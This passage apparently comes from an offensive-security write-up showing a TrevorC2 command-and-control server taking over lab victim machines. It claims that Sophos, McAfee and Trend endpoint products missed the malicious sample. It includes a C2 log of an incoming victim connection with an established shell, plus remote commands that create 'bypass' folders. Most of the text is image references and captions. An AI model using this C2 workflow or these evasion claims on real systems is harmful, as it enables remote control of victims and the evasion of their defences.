
Using command “Interact 1” for sending command viticm machine.




Hacker interact in machine victim.




Create folder in the machine viticm.






7. Second victim Sophos Endpoint Security

Sophos Endpoint Security not detected download malicious sample




Sophos not detect malicious file during scan




7.1- Execute TREVORC2 server and waiting connection for viticm.


```
trevorc2>
*** Received connection from 192.168.1.104 and hostname DESKTOP-5E18LVT with communication sid QJVbnXvucFMEvLk for Tre
vorC2.
list

*** Available TrevorC2 Shells Below ***

Format: <session_id> <hostname>:<ipaddress>:<communication_sessionid>

1. DESKTOP-5E18LVT 192.168.1.104 QJVbnXvucFMEvLk (Trevor C2 Established)
```

7.2- Using command “Interact 1” for sending command viticm machine and create folder “SOPHOS_bypass_TREVORC2”.






Sophos not detected all behavior and malicious file.




8. Third viticm “McAfee Endpoint Security”


McAfee Endpoint Security not detect download malicious file.




8.1-Execute TREVORC2 server and waiting connection for viticm.




8.2- Using command “Interact 1” for sending command viticm machine and create folder “BYPASS_McAfee”.





Sophos not detected all behavior and malicious file.



All activities are recorded and can be viewed at:

Bypass McAfee Endpoint: https://youtu.be/zvCsia9jn_U

Bypass Trend Deep Security: https://youtu.be/WEw3877Dx2Y

Bypass Sophos Endpoint: https://youtu.be/i7OeJL5Dr1c